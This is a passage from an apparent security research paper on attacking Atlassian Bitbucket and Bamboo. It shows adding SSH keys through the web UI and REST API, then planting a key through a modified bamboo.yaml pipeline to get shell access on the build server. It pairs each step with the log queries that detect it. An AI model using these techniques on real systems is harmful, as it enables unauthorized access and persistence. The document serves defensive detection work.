


No SSH keys have been added

Use SSH keys to connect simply and safely to repositories

Adding SSH key via web interface

Below you can see the SSH key that was added.



SSH keys


Use SSH keys to connect simply and safely to repositories

Label	Key
	ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCsJx8P2+IGHpcak0IMX57g0t+tDK5nBlS9cVISnO8JpJQ8JK...

Bitbucket's RSA fingerprints:
MD5:09:f1:75:c8:be:31:bd:68:f5:72:22:77:eb:d9:cb:96
SHA256:+28tHPWrykyuwjQ/ZhPz0PqBqNiBEzXDDo0+S0NWQc4

Viewing added SSH key

You can then use that SSH key to clone repositories as that user.




```
[13:34:15] hawk@ubuntu-demo:~$ ssh-add test_ssh_key
Identity added: test_ssh_key (hawk@[redacted])
[13:34:20] hawk@ubuntu-demo:~$
[13:34:21] hawk@ubuntu-demo:~$
[13:34:21] hawk@ubuntu-demo:~$ git clone ssh://git@bitbucket.hogwarts.local:7999/~hpotter/harry-personal-repo.git
Cloning into 'harry-personal-repo'...
The authenticity of host '[bitbucket.hogwarts.local]:7999 ([192.168.1.57]:7999)' can't be established.
RSA key fingerprint is SHA256:+28tHPWrykyuwjQ/ZhPz0PqBqNiBEzXDDo0+S0NWQc4.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[bitbucket.hogwarts.local]:7999,[192.168.1.57]:7999' (RSA) to the list of known hosts.
remote: Enumerating objects: 5, done.
remote: Counting objects: 100% (5/5), done.
remote: Compressing objects: 100% (4/4), done.
remote: Total 5 (delta 0), reused 0 (delta 0)
Receiving objects: 100% (5/5), done.
[13:34:31] hawk@ubuntu-demo:~$ cd harry-personal-repo/
[13:34:34] hawk@ubuntu-demo:~/harry-personal-repo$
```

Cloning repository via added SSH key

This is logged via the access log (`/var/atlassian/application-data/bitbucket/log/atlassian-bitbucket-access.log`) as shown below.

```
cat /var/atlassian/application-data/bitbucket/log/atlassian-bitbucket-access.log | grep -i post | grep -i 'ssh/account/keys/add'
```



```
bitbucket@bitbucket-server:~$ cat /var/atlassian/application-data/bitbucket/log/atlassian-bitbucket-access.log | grep -i post | gre
192.168.1.54 | http | i@FA07POx628x237x0 | - | 2022-01-28 10:28:30,512 | "POST /rest/analytics/1.0/publish/bulk HTTP/1.1" | "http:/
6.0" | - | - | - | - | - | zhbvyx |
192.168.1.54 | http | o@FA07POx628x237x0 | hpotter | 2022-01-28 10:28:30,517 | "POST /rest/analytics/1.0/publish/bulk HTTP/1.1" | "
efox/96.0" | 200 | 85 | 0 | - | 5 | zhbvyx |
192.168.1.54 | http | i@FA07POx629x247x0 | - | 2022-01-28 10:29:10,415 | "POST /rest/analytics/1.0/publish/bulk HTTP/1.1" | "http:/
6.0" | - | - | - | - | - | zhbvyx |
192.168.1.54 | http | o@FA07POx629x247x0 | hpotter | 2022-01-28 10:29:10,428 | "POST /rest/analytics/1.0/publish/bulk HTTP/1.1" | "
efox/96.0" | 200 | 85 | 0 | - | 13 | zhbvyx |
192.168.1.54 | http | i@FA07POx629x248x0 | - | 2022-01-28 10:29:27,561 | "POST /plugins/servlet/ssh/account/keys/add HTTP/1.1" | "h
fox/96.0" | - | - | - | - | - | zhbvyx |
192.168.1.54 | http | o@FA07POx629x248x0 | hpotter | 2022-01-28 10:29:28,261 | "POST /plugins/servlet/ssh/account/keys/add HTTP/1.1
1 Firefox/96.0" | 302 | 0 | 0 | - | 700 | zhbvyx |
```


Viewing access log for SSH key added

An alternative method to add an SSH key is via the SSH REST API [59] as shown with the below example curl command.

```
curl -i -s -k -X $'POST' -H $'Content-Type: application/json' -b
$'BITBUCKETSESSIONID=sessionID' --data-binary $'{"text":"yourSSHKey"}'
$'https://bitbucketHost/rest/ssh/1.0/keys?user=UserToCreateSSHKeyFor'
```

This is logged via the audit log (`/var/atlassian/application-data/bitbucket/log/audit/*.log`) as shown below.

```
cat /var/atlassian/application-data/bitbucket/log/audit/*.log | grep -
i "user added ssh access key"
```




```
bitbucket@bitbucket-server:~$ cat /var/atlassian/application-data/bitbucket/log/audit/*.log | grep -i "user added ssh access key"
{"affectedObjects":[{"id":"4","name":"hpotter","type":"USER"}],"auditType":{"action":"User added SSH access key to profile","acti
.audit.category.usersandgroups","level":"BASE"},"author":{"id":"4","name":"hpotter","type":"NORMAL"},"changedValues":[],"extraAtt
ute.legacy.target","value":"hpotter"},{"name":"Public key","nameI18nKey":"bitbucket.ssh.audit.attr.sshkey.publickey","value":"ssh
cf1dDdxXevMiYjuoGyYLUmvR8z3g6IgpMXiiZU23pNAWV6fvxHYa7OK/U1/8Nd2Yd4pWC551JR9oWb5vjkqVn3L3iV3wKF9F/xXNaEdogc04XFEh8adX9OtTldmSTEUux
rzPZnmAbQy7AJZpMpAB3hIoA/GydpKsVu1poAIr33Vubl9Mz6mGDCBx2UPkPePCbdS9J9o/r+5ok71hSbcf3tPALsvYLaCI2PB/JiLNXzrCmjGp50edigBAF4lipVZkAM
ABAAABgQCsJx8P2+IGHpcak0IMX57g0t+tDK5nBlS9cVISnO8JpJQ8JKSnKNSjodEuKL5y3+4qahM4owbqIcjmM17Kr0AqESn0GGmBB5kS9FECbutsQuYBcf1dDdxXevM
WWWy7n4r6dT2lUX5iuHjT5Z1SPLbdlgg3gyptfspC93+LEqMu0IidE/AgiJP/p3QQr4WRnGvErNbgJIPU1IHeHA7wSxgC/o4btbrkfoy0ykLf3nTX+V8qLrzPZnmAbQy7
:{\"id\":4,\"name\":\"hpotter\",\"slug\":\"hpotter\"}}"},{"name":"Label","nameI18nKey":"bitbucket.ssh.audit.attr.sshkey.label","v
p":{"epochSecond":1643394568,"nano":276000000},"version":"1.0"}
```

Viewing audit log for SSH key added

Additionally, the audit log can be viewed in the Bitbucket web interface to see these events by filtering on "User added SSH access key to profile" as shown below.

[59] https://docs.atlassian.com/bitbucket-server/rest/7.20.0/bitbucket-ssh-rest.html



Showing results 1-2

Date	Author	Category	Summary
Jan 28, 2022, 01:41:59 PM EST	adumbledore	Users and groups	User added SSH access key to profile
Jan 28, 2022, 01:29:28 PM EST	hpotter	Users and groups	User added SSH access key to profile


IP address:	192.168.1.54
Node ID:	98063622-aead-4cca-aee4-8ddd76fe05e8
Method:	Browser
Key ID:	1
Label:	
Public key:	ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCsJx8P2+IGHpcak0IMX57g0t+tDK5nBlS9cVISnO8JpJQ8JKSnKNSjodEuKL5y3+4 B5kS9FECbutsQuYBcf1dDdxXevMiYjuoGyYLUmvR8z3g6IgpMXiiZU23pNAWV6fvxHYa7OK/U1/8Nd2Yd4pWC551JR9oWb5

Viewing advanced audit log for adding SSH key

Modifying CI/CD Pipeline

In Bitbucket, there is a feature called Bamboo[60] that can be installed and configured to facilitate a CI/CD pipeline. If a repository is using a CI/CD pipeline with Bamboo, it will contain a directory named “bamboo-specs” within the root of the repository, along with a Bamboo configuration file. This configuration file will either be a YAML[61] file (`bamboo.yaml`) or a Java[62] spec file (`pom.xml`). If an attacker would like to discover any repositories that are configured with a CI/CD pipeline via Bamboo, they can search for “bamboo-specs” in either the web interface or REST API.

[60] https://www.atlassian.com/software/bamboo
[61] https://docs.atlassian.com/bamboo-specs-docs/8.1.2/specs.html?yaml#
[62] https://docs.atlassian.com/bamboo-specs-docs/8.1.2/specs.html?java#




bamboo-specs

Found matches in **1** file

Admin-Stuff / Cred-Decryption — bamboo-specs / **bamboo.yaml**

Discovering repos with CI/CD integration via Bamboo


As long as you have write access or admin access to a repository, the Bamboo configuration file can be modified. In this case, we are modifying the `bamboo.yaml` file to add our SSH key to the server where the Bamboo agent is running. This can be performed via the Git command line tool as well to commit the changes to the Bamboo configuration file.



```
   project-key: STUD
   key: TEST
   name: This is a test workflaw
 stages:
   - Build stuff:
     - Build

 Build:
   tasks:
     - script:
-      - echo 'Hello World!'
+      - echo 'Adding SSH Key'
+      - hostname
+      - echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCsJx8P2+IGHpcak0IMX57g0t+tDK5nBlS9cVISn08JpJQ8
```

Modifying Bamboo yaml file


This will immediately trigger the CI/CD pipeline to run as shown below.



Build	Status	Updated	Logs
Student-Stuff - This is a test workflaw LATEST Albus Dumbledore 0b08427336f adding SSH Key	Passed	A moment ago 1 sec	Logs

Showing successful job status

When viewing the output from the pipeline, we can see our SSH key was added, and it printed the hostname of the server where the SSH key was added.



#11 was successful – Changes by Albus Dumbledore <adumbledore@hogwarts.local>

Logs

The following logs have been generated by the jobs in this plan.


Job

Build Build stuff

```
04-Feb-2022 06:30:18  Adding SSH Key
04-Feb-2022 06:30:18  bitbucket-server
```

Viewing pipeline logs

Below shows successfully accessing the server where the SSH key was added via the modified CI/CD pipeline configuration file via SSH.




```
[09:32:54] hawk@ubuntu-demo:~$ ssh -i test_ssh_key bamboo@bitbucket.hogwarts.local
The authenticity of host 'bitbucket.hogwarts.local (192.168.1.57)' can't be established.
ECDSA key fingerprint is SHA256:HY6V8eZjQSwFrcG7oARj9trM1tTcVI/cHSKS0wgg61E.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'bitbucket.hogwarts.local,192.168.1.57' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.13.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

176 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

$ id
uid=1002(bamboo) gid=1002(bamboo) groups=1002(bamboo)
$ hostname
bitbucket-server
```

Proving SSH access to Bitbucket server

When there is a change to a CI/CD pipeline, this is logged on the Bamboo server as shown below.

```
sudo cat $BAMBOO_HOME/logs/atlassian-bamboo.log | grep -i "change
detection found"
```



```
bitbucket@bitbucket-server:~$ sudo cat /var/atlassian/application-data/bamboo/logs/atlassian-bamboo.log | grep -i "change detection found"
2022-02-04 06:28:53,057 INFO [10-BAM::PlanExec:pool-16-thread-1] [ChangeDetectionListenerAction] : Change detection found 5 changes for plan STUD-TEST
2022-02-04 06:29:33,691 INFO [10-BAM::PlanExec:pool-16-thread-3] [ChangeDetectionListenerAction] : Change detection found 1 change for plan STUD-TEST
2022-02-04 06:30:17,423 INFO [10-BAM::PlanExec:pool-16-thread-1] [ChangeDetectionListenerAction] : Change detection found 1 change for plan STUD-TEST
bitbucket@bitbucket-server:~$
```

Results of searching for changes in Bamboo YAML file

Any commits that update the Bamboo YAML file in a project should be heavily scrutinized and require approval before pushed.

SCMKit

BACKGROUND

